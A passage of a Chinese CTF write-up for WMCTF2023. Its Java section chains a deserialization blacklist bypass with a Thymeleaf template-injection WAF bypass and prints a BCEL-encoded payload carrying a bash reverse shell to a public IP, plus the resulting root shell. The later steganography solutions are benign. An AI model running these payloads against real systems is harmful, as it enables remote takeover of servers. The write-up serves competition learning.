          RX packets:18413 errors:0 dropped:0 overruns:0 frame:0
          TX packets:18413 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:5686911 (5.6 MB)  TX bytes:5686911 (5.6 MB)
```

可以看到内网ip地址。docker-compose.yml中获取springboot服务的内网ip为172.16.238.81:8686。然后springboot服务的源码也给出了。

有2个路由：

```java
@Controller
public class WmController {
    @GetMapping("/")
    public String Welcome(String type) throws UnsupportedEncodingException {
        System.out.println(type);
        if(!type.equals("")) {
            if (ReadFile.readfile().equals("WelCome To WMCTF2023")) {
                WmWaf wmWaf = new WmWaf();
                if(wmWaf.securitycheck(type)) {
                    return "ctf/" + type + "/challenge";
                }
                return "hacker";
            }
        }
        return "index";
    }
    @ResponseBody
    @RequestMapping("/readobject")
    public String frontdoor(String payload) throws IOException, ClassNotFoundException {
        byte[] base64decodedBytes = Base64.getDecoder().decode(payload);
        ByteArrayInputStream bais = new ByteArrayInputStream(base64decodedBytes);
        WmObjectInputStream ois = new WmObjectInputStream(bais);
        ois.readObject();
        ois.close();
        return "right";
    }
```

此处由于waf的存在，不可能通过readobject直接命令执行

```java
package com.wmctf.javamaster.utils;

import javax.swing.*;
import java.io.*;

public class WmObjectInputStream extends ObjectInputStream {
    private static int count=0;
    private static final String[] blacklist = new String[]
{"java.security","javax.swing.AbstractAction","javax.management", "java.rmi","sun.rmi",
"org.hibernate", "org.springframework", "com.mchange.v2.c3p0",
"com.rometools.rome.feed.impl", "java.net.URL", "java.lang.reflect.Proxy",
"javax.xml.transform.Templates",
"com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl",
"org.apache.xalan.xsltc.trax.TemplatesImpl", "org.python.core", "com.mysql.jdbc",
"org.jboss","com.fasterxml.jackson","com.sun.jndi","com.alibaba.fastjson.JSONObject"};

    public WmObjectInputStream(InputStream in) throws IOException {
        super(in);
    }

    protected WmObjectInputStream() throws IOException, SecurityException {
    }
```

```
    protected Class<?> resolveClass(ObjectStreamClass desc) throws IOException,
ClassNotFoundException {
        String className = desc.getName();
        String[] var3 = blacklist;
        int var4 = var3.length;
        for(int var5 = 0; var5 < var4; ++var5) {
            String forbiddenPackage = var3[var5];
            if (className.startsWith(forbiddenPackage)) {
                throw new InvalidClassException("Unauthorized deserialization attempt",
className);
            }
        }

        return super.resolveClass(desc);
    }
}
```

`/`路由明显存在Thymeleaf的模板注入。但是需要读取一个文件，并且该文件的内容是`WelCome To WMCTF2023`，考虑AspectJWeaver利用链写入任意文件。然后触发SSTI最终RCE

```
package org.example;

import com.sun.org.apache.xml.internal.security.utils.Base64;
import org.apache.commons.collections.Transformer;
import org.apache.commons.collections.functors.ConstantTransformer;
import org.apache.commons.collections.keyvalue.TiedMapEntry;
import org.apache.commons.collections.map.LazyMap;

import java.io.*;
import java.lang.reflect.Constructor;
import java.lang.reflect.Field;
import java.nio.charset.StandardCharsets;
import java.util.HashMap;
import java.util.HashSet;
import java.util.Map;

public class AspectJWeaver {

    public static void main(String[] args) throws Exception {

        byte[] content = Base64.decode("V2VsQ29tZSBUbyBXTUNURjIwMjM=");
        String path = "/tmp/secure.txt";

        Class aspectJWeaver =
Class.forName("org.aspectj.weaver.tools.cache.SimpleCache$StoreableCachingMap");
```

```
        Constructor ctor = aspectJWeaver.getDeclaredConstructor(String.class,
int.class);
        ctor.setAccessible(true);
        Object obj = ctor.newInstance("",2);

        Transformer transformer = new ConstantTransformer(content);

        Map lazyMap = LazyMap.decorate((Map)obj, transformer);

        TiedMapEntry entry = new TiedMapEntry(lazyMap, path);

        HashMap hashMap = new HashMap();
        hashMap.put("foo", "a");

        Field field = HashMap.class.getDeclaredField("table");
        field.setAccessible(true);

        Object[] array = (Object[]) field.get(hashMap);
        int a = 0;
        for(int i=0;i<array.length;i++)
            if(array[i]≠null)
                a=i;
        Object node = array[a];
        Field keyField = node.getClass().getDeclaredField("key");
        keyField.setAccessible(true);
        keyField.set(node, entry);
        System.out.println(serial(hashMap));
    }
    public static String serial(Object o) throws IOException, NoSuchFieldException {
        ByteArrayOutputStream baos = new ByteArrayOutputStream();
        ObjectOutputStream oos = new ObjectOutputStream(baos);
        //Field writeReplaceMethod =
ObjectStreamClass.class.getDeclaredField("writeReplaceMethod");
        //writeReplaceMethod.setAccessible(true);
        oos.writeObject(o);
        oos.close();

        String base64String =
java.util.Base64.getEncoder().encodeToString(baos.toByteArray());
        return base64String;

    }

    public static void deserial(String data) throws Exception {
        byte[] base64decodedBytes = java.util.Base64.getDecoder().decode(data);
        ByteArrayInputStream bais = new ByteArrayInputStream(base64decodedBytes);
        ObjectInputStream ois = new ObjectInputStream(bais);
```

```
        ois.readObject();
        ois.close();
    }

    private static void Base64Encode(ByteArrayOutputStream bs){
        byte[] encode = java.util.Base64.getEncoder().encode(bs.toByteArray());
        String s = new String(encode);
        System.out.println(s);
        System.out.println(s.length());
    }

}
```

```
payload=rO0ABXNyABFqYXZhLnV0aWwuSGFzaE1hcAUH2sHDFmDRAwACRgAKbG9hZEZhY3RvckkACXRocmVzaG9s
ZHhwP0AAAAAAAAx3CAAAABAAAAABc3IANG9yZy5hcGFjaGUuY29tbW9ucy5jb2xsZWN0aW9ucy5rZXl2YWx1ZS5U
aWVkTWFwRW50cnmKrdKbOcEf2wIAAkwAA2tleXQAEkxqYXZhL2xhbmcvT2JqZWN0O0wAA21hcHQAD0xqYXZhL3V0
aWwvTWFwO3hwdAAPL3RtcC9zZWN1cmUudHh0c3IAKm9yZy5hcGFjaGUuY29tbW9ucy5jb2xsZWN0aW9ucy5tYXAu
TGF6eU1hcG7llIKeeRCUAwABTAAHZmFjdG9yeXQALExvcmcvYXBhY2hlL2NvbW1vbnMvY29sbGVjdGlvbnMvVHJh
bnNmb3JtZXI7eHBzcgA7b3JnLmFwYWNoZS5jb21tb25zLmNvbGxlY3Rpb25zLmZ1bmN0b3JzLkNvbnN0YW50VHJh
bnNmb3JtZXJYdpARQQKxlAIAAUwACWlDb25zdGFudHEAfgADeHB1cgACW0Ks8xf4BghU4AIAAHhwAAAAFFdlbENv
bWUgVG8gV01DVEYyMDIzc3IAPm9yZy5hc3BlY3RqLndlYXZlci50b29scy5jYWNoZS5TaW1wbGVDYWNoZSRTdG9y
ZWFibGVDYWNoaW5nTWFwO6sCH0tqVloCAANKAApsYXN0U3RvcmVkSQAMc3RvcmluZ1RpbWVyTAAGZm9sZGVydAAS
TGphdmEvbGFuZy9TdHJpbmc7eHEAfgAAP0AAAAAAAAB3CAAAABAAAAAAeAAAAYms%2ByzRAAAAAnQAAHh0AAFheA
%3D%3D
```

上述传参可以写入文件。然后就是最后的SSTI，也有waf

```
package com.wmctf.javamaster.utils;

import java.io.UnsupportedEncodingException;
import java.net.URLDecoder;
import java.util.ArrayList;
import java.util.Arrays;
import java.util.List;
import java.util.Locale;

public class WmWaf {
    private List<String> denychar = new ArrayList(Arrays.asList("java.lang", "Runtime",
"org.springframework", "javax.naming", "Process", "ScriptEngineManager","+","replace"));
    public boolean securitycheck(String payload) throws UnsupportedEncodingException {
        if (payload.isEmpty()) {
            return false;
        } else {
```

```
            String reals = URLDecoder.decode(payload, "UTF-8").toUpperCase(Locale.ROOT);
            for(int i = 0; i < this.denychar.size(); ++i) {
                if
(reals.toUpperCase(Locale.ROOT).contains((this.denychar.get(i)).toUpperCase(Locale.ROOT)
)) {
                    return false;
                }
            }

            return true;
        }
    }

    public WmWaf() {
    }
}
```

常规的payload是不行的。因为存在waf。并且这里是3.0.12版本，需要进行一些逃逸。最后是可以使用 `com.sun.org.apache.bcel.internal.util.JavaWrapper` 的 `_main` 方法去加载BCEL字节码，进而反弹shell。

```
package org.example;

import java.io.IOException;

public class calc {
    public static void _main(String[] argv) throws IOException {
        Runtime.getRuntime().exec("bash -c
{echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xMTQuMTE2LjExOS4yNTMvNzc3NyAwPiYx}|{base64,-d}|{bash,-
i}");
    }

    public static void main(String[] args) {

    }
}
```

把他编译为bcel字节码

```
package org.example;
```

```
import com.sun.org.apache.bcel.internal.Repository;
import com.sun.org.apache.bcel.internal.classfile.JavaClass;
import com.sun.org.apache.bcel.internal.classfile.Utility;
import com.sun.org.apache.bcel.internal.util.ClassLoader;

import java.io.IOException;

/**
 * Hello world!
 *
 */
public class App
{
    public static void main( String[] args ) throws Exception {
        JavaClass javaClass = Repository.lookupClass(calc.class);
        String code = Utility.encode(javaClass.getBytes(), true);
        System.out.println(code);
        Class.forName("$$BCEL$$"+code,true,new ClassLoader());
        //new ClassLoader().loadClass("$$BCEL$$"+code).newInstance();
        //String
str="$$BCEL$$$l$8b$I$A$A$A$A$A$AmR$5dO$TA$U$3dC$b7$5d$ba$ae$C$c5$ef$_$aab$y$d2$ba$R$88
$n$a91i$9ab4$db$WiS$82$3e$98$e92$d9N$d3$dd$r$bb$db$ba$80$fc$u_$d4$f8$e0$P$f0G$Z$ef$b4$84
$Sa$92$993s$ee$99s$e7$de$cc$9f$bf$bf$7e$Dx$89$a7$G2$b8m$e0$O$ee$ce$e2$9e$c2$fb$3a$k$e8x$
c8$90y$z$7d$Z$bfaH$VV$3a$MZ5$d8$X$Ms$b6$f4Ec$e8uE$d8$e6$dd$B19$3bp$f8$a0$c3C$a9$ce$a7$a4
$W$f7d4$8e$85$ae$r$S$ee$j$M$84E2$a7$cc$90$fe$ecq$e93$dc$y$7c$b2$fb$7c$c4$ad$B$f7$5d$ab$V
$87$d2w$cb$e3T$3ctG$M$8b$97$84$Z$8cZ$e2$88$83X$G$7e$a4c$89$c4$T3u$87$S$g$ad$60$Y$3abK$aa
GdU$c2$X$ca$c3$84$8eY$jy$T$8f$f0$98$81wy$d4$cb$97$9c$fc$b1pzAq$cf$db$3a$e2$d5J$cc$5b$95$
d5$f7$b22$fa$f8$b6$b3f$af$ef$f4$9d$eafRo$7f$Y$d6$db$b55$bb_K$9a$ad$8d$c3F$bb$3ej$i9$eb$8
d$c3$ca$97m$b9$97$9c$7c$3d$s3$f1j$a3X$da$9f$ec$7b$c5$92$3c1$f1$E$cb$M$f3$ff$97O$d4$b4$a6
f$b7$_$9c$98$K$jS2$b0$de5$cf$8acX$98$Kw$86$7e$y$3d$aa$c8pE$7cv$b8QX$b1$_h$a8C$9aH$E$rzV$
b8$a4$bb$e7$a8$ed0pD$U$95$a9$ri$fa$Ej$a4$c0T$a3h$cd$d2$c9$od$84$e9$e7$3f$c0$be$d1f$G$G$a
d$99$J$89$x$b4$9a$a7$7b$TW$J$b3$b8$869R$a9$cb$9b$84$wf$fc$c4L$$$f5$j$da$ee$d4$c1$m$E$r$c
aR$aa$a9$8b$81y$y$Q$e6hj$c4$yR$fc$3a$f9M$k$b3JS$a9$$$3c$c4$3cgA$3d$Z$5b$d0$df$g$abn$fd$D
$f9$9fP$X$e8$C$A$A";
        com.sun.org.apache.bcel.internal.util.JavaWrapper._main();
    }

}
```

这里也可以使用poc2jar工具

最后打入获取反弹shell，这里访问内网可以搭建一个socks5代理，nacos服务器是没有curl的。

```
http://172.16.238.81:8686/?
type=__%24%7BT%20(com.sun.org.apache.bcel.internal.util.JavaWrapper)._main(%7B%22%24%24BCEL%24%24%24l%248b%24I%24A%24A%24A%24A%24A%24A%24AmR%245dO%24TA%24U%243dC%24b7%245d%24ba%24ae%24C%24c5%24ef%24_%24aab%24y%24d2%24ba%24R%2488%24n%24a91i%249ab4%24db%24WiS%2482%243e%2498%24e92%24d9N%24d3%24dd%24r%24bb%24db%24ba%2480%24fc%24u_%24d4%24f8%24e0%24P%24f0G%24Z%24ef%24b4%2484%24Sa%2492%24993s%24ee%2499s%24e7%24de%24cc%249f%24bf%24bf%247e%24Dx%2489%24a7%24G2%24b8m%24e0%24O%24ee%24ce%24e2%249e%24c2%24fb%243a%24k%24e8x%24c8%2490y%24z%247d%24Z%24bfaH%24VV%243a%24MZ5%24d8%24X%24Ms%24b6%24f4Ec%24e8uE%24d8%24e6%24dd%24B19%243bp%24f8%24a0%24c3C%24a9%24ce%24a7%24a4%24W%24f7d4%248e%2485%24ae%24r%24S%24ee%24j%24M%2484E2%24a7%24cc%2490%24fe%24ecq%24e93%24dc%24y%247c%24b2%24fb%247c%24c4%24ad%24B%24f7%245d%24ab%24V%2487%24d2w%24cb%24e3T%243ctG%24M%248b%2497%2484%24Z%248cZ%24e2%2488%2483X%24G%247e%24a4c%2489%24c4%24T3u%2487%24S%24g%24ad%2460%24Y%243abK%24aaGdU%24c2%24X%24ca%24c3%2484%248eY%24jy%24T%248f%24f0%2498%2481wy%24d4%24cb%2497%249c%24fc%24b1pzAq%24cf%24db%243a%24e2%24d5J%24cc%245b%2495%24d5%24f7%24b22%24fa%24f8%24b6%24b3f%24af%24ef%24f4%249d%24eafRo%247f%24Y%24d6%24db%24b55%24bb_K%249a%24ad%248d%24c3F%24bb%243ej%24i9%24eb%248d%24c3%24ca%2497m%24b9%2497%249c%247c%243d%24s3%24f1j%24a3X%24da%249f%24ec%247b%24c5%2492%243c1%24f1%24E%24cb%24M%24f3%24ff%2497O%24d4%24b4%24a6f%24b7%24_%249c%2498%24K%24jS2%24b0%24de5%24cf%248acX%2498%24Kw%2486%247e%24y%243d%24aa%24c8pE%247cv%24b8QX%24b1%24_h%24a8C%249aH%24E%24rzV%24b8%24a4%24bb%24e7%24a8%24ed0pD%24U%2495%24a9%24ri%24fa%24Ej%24a4%24c0T%24a3h%24cd%24d2%24c9%24od%2484%24e9%24e7%243f%24c0%24be%24d1f%24G%24G%24ad%2499%24J%2489%24x%24b4%249a%24a7%247b%24TW%24J%24b3%24b8%24869R%24a9%24cb%249b%2484%24wf%24fc%24c4L%24%24%24f5%24j%24da%24ee%24d4%24c1%24m%24E%24r%24caR%24aa%24a9%248b%2481y%24y%24Q%24e6hj%24c4%24yR%24fc%243a%24f9M%24k%24b3JS%24a9%24%24%243c%24c4%243cgA%243d%24Z%245b%24d0%24df%24g%24abn%24fd%24D%24f9%249fP%24X%24e8%24C%24A%24A%22%7D)%7D__%3A%3A.x
```

```
Listening on 0.0.0.0 7777
Connection received on 8.130.34.53 34492
bash: cannot set terminal process group (201): Inappropriate ioctl for device
bash: no job control in this shell
root@356dc463abec:/opt/app# ls
ls
JavaMaster.jar
root@356dc463abec:/opt/app# ls
ls
JavaMaster.jar
root@356dc463abec:/opt/app# cd /
cd /
root@356dc463abec:/# ls
ls
WMCTF2023-Flag
bin
boot
cache.idx
dev
etc
home
```

获取flag

```
root@356dc463abec:/# cat WM*
cat WM*
WMCTF{Nac0s_RcE_1s_n0t_D1ffi3ult_4nd_Bc3l_i5_funn7}root@356dc463abec:/# ^C
```

Steg

EZ_v1deo

视频LSB，需要每帧提取后即可得到flag

```
import cv2
import numpy as np

def extract_lsb(frame):
    return frame & 1

def main(input_video, output_video):
    cap = cv2.VideoCapture(input_video)
    width = int(cap.get(cv2.CAP_PROP_FRAME_WIDTH))
    height = int(cap.get(cv2.CAP_PROP_FRAME_HEIGHT))
    fps = int(cap.get(cv2.CAP_PROP_FPS))
    fourcc = cv2.VideoWriter_fourcc(*'XVID')

    out = cv2.VideoWriter(output_video, fourcc, fps, (width, height), isColor=True)

    while cap.isOpened():
        ret, frame = cap.read()
        if not ret:
            break

        lsb_frame = extract_lsb(frame) * (255, 255, 255)
        out.write(lsb_frame.astype(np.uint8))

    cap.release()
    out.release()
    cv2.destroyAllWindows()

if __name__ == '__main__':
    input_video = 'flag.avi'
    output_video = 'out.avi'
    main(input_video, output_video)
```

Money left me broken

首先获得mkv视频，视频内容一眼丁真，鉴定为猫脸变换，不知道参数，但是可以根据视频置乱内容判断出其范围大概在1-10之间。

提取其中一帧，编写脚本爆破

```
import numpy as np
from PIL import Image
import cv2


im = Image.open('frame2.jpg')
im = np.array(im)

def dearnold(img):
    r,c,t = img.shape
    p = np.zeros((r,c,t),dtype=np.uint8)

    for a in range(1, 11):
        for b in range(1, 11):
            for i in range(r):
                for j in range(c):
                    for k in range(t):
                        x = ((a*b+1)*i - b*j)%r
                        y = (-a*i + j)%r
                        p[x,y,k] = img[i,j,k]
            filename = f'new/dearnold{a}_{b}.jpg'
            cv2.imwrite(filename, p)
            print('dearnold{}_{}'.format(a, b))
    return p

dearnold(im)
```


当a，b都等于5时，即可获得原图。

此时编写对视频逐帧解密。

```
def dearnold(img):
    r,c,t = img.shape
    p = np.zeros((r,c,t),dtype=np.uint8)
    a = 5
    b = 5
    for i in range(r):
```

```
        for j in range(c):
            for k in range(t):
                x = ((a*b+1)*i - b*j)%r
                y = (-a*i + j)%r
                p[x,y,k] = img[i,j,k]
    return p

video   = "output2.mp4"
cap     = cv2.VideoCapture(video)
fps     = cap.get(cv2.CAP_PROP_FPS)
size    = (int(cap.get(cv2.CAP_PROP_FRAME_WIDTH)),
int(cap.get(cv2.CAP_PROP_FRAME_HEIGHT)))
fourcc  = cv2.VideoWriter_fourcc(*'mp4v')
out     = cv2.VideoWriter('return.mp4', fourcc, fps, size)
pbar    = tqdm.tqdm(total=int(cap.get(cv2.CAP_PROP_FRAME_COUNT)))



ret, frame = cap.read()
while ret:
    ret, frame = cap.read()
    if ret:
        frame = dearnold(frame)
        out.write(frame)  # 将处理后的帧写入新的视频文件
        pbar.update(1)
    else:
        break

cap.release()
out.release()
```

即可还原原始视频，在视频可以发现两个明显位置



可获得后半段flag

_I_CAN_GOT_both}

和

以及水印的数据参数。

结合题目内容以及音频的噪声，可知为音频dct分块隐写

然而这种水印需要原始音频，根据视频左上角的b站水印，可以轻松找到原视频地址


【猫猫meme】Lémǒn（Monday Left Me Broken） *哔哩哔哩* bilibili

下载原始音频，进行dct水印提取即可

```
from scipy.io import wavfile
from scipy.fftpack import dct, idct, fft, fftfreq, ifft
```

```
import matplotlib.pyplot as plt
from matplotlib.mlab import window_none


rate, data = wavfile.read('mondy.wav')

rate2, data2 = wavfile.read('output.wav')


data3 = data2- data

#输出data3的频谱图
n_samples = data3.shape[0]
fft_size = 4096
plt.specgram(data3 , fft_size, rate, window=window_none,
                 noverlap=10, scale='dB')

plt.show()
```

可以发现被分成了四块，以及alpha倍率为0.1，



虽然可以继续编写提取dct的脚本，但是这都能直接看见了，就简单处理一下扫码即可

获得第二部分flag

WMCTF{Video_Audio

最后flag： WMCTF{Video_Audio_I_CAN_GOT_both}


perfect two-way foil

首先题目为一张图片，可以很明确的看见是希尔伯特曲线的特征，所以我们可以猜想是希尔伯特曲线，然后大小为512*512，同时题目中要求是二向化的黑盒子，结合图像中有很多的黑色要素和图片为RGBA，可以基础猜测需要将二维图像希尔伯特取点后重新组合回三维物体，之后有一部分彩色要素应该就是flag需要的东西，最后的三维物体我们再对其z轴进行切片我们就可以到三维物体的大致概况，由此编写脚本：

```
import numpy as np
import matplotlib.pyplot as plt
from mpl_toolkits.mplot3d import Axes3D
from PIL import Image

def _hilbert_3d(order):
    def gen_3d(order, x, y, z, xi, xj, xk, yi, yj, yk, zi, zj, zk, array):
        if order == 0:
            xx = x + (xi + yi + zi)/3
            yy = y + (xj + yj + zj)/3
            zz = z + (xk + yk + zk)/3
            array.append((xx, yy, zz))
        else:
            gen_3d(order-1, x, y, z, yi/2, yj/2, yk/2, zi/2, zj/2, zk/2, xi/2, xj/2,
xk/2, array)
            gen_3d(order-1, x + xi/2, y + xj/2, z + xk/2, zi/2, zj/2, zk/2, xi/2, xj/2,
xk/2, yi/2, yj/2, yk/2, array)
            gen_3d(order-1, x + xi/2 + yi/2, y + xj/2 + yj/2, z + xk/2 + yk/2, zi/2,
zj/2, zk/2, xi/2, xj/2, xk/2, yi/2, yj/2, yk/2, array)
            gen_3d(order-1, x + xi/2 + yi, y + xj/2 + yj, z + xk/2 + yk, -xi/2, -xj/2, -
xk/2, -yi/2, -yj/2, -yk/2, zi/2, zj/2, zk/2, array)
            gen_3d(order-1, x + xi/2 + yi + zi/2, y + xj/2 + yj + zj/2, z + xk/2 + yk +
zk/2, -xi/2, -xj/2, -xk/2, -yi/2, -yj/2, -yk/2, zi/2, zj/2, zk/2, array)
            gen_3d(order-1, x + xi/2 + yi + zi, y + xj/2 + yj + zj, z + xk/2 + yk + zk,
-zi/2, -zj/2, -zk/2, xi/2, xj/2, xk/2, -yi/2, -yj/2, -yk/2, array)
            gen_3d(order-1, x + xi/2 + yi/2 + zi, y + xj/2 + yj/2 + zj , z + xk/2 + yk/2
+ zk, -zi/2, -zj/2, -zk/2, xi/2, xj/2, xk/2, -yi/2, -yj/2, -yk/2, array)
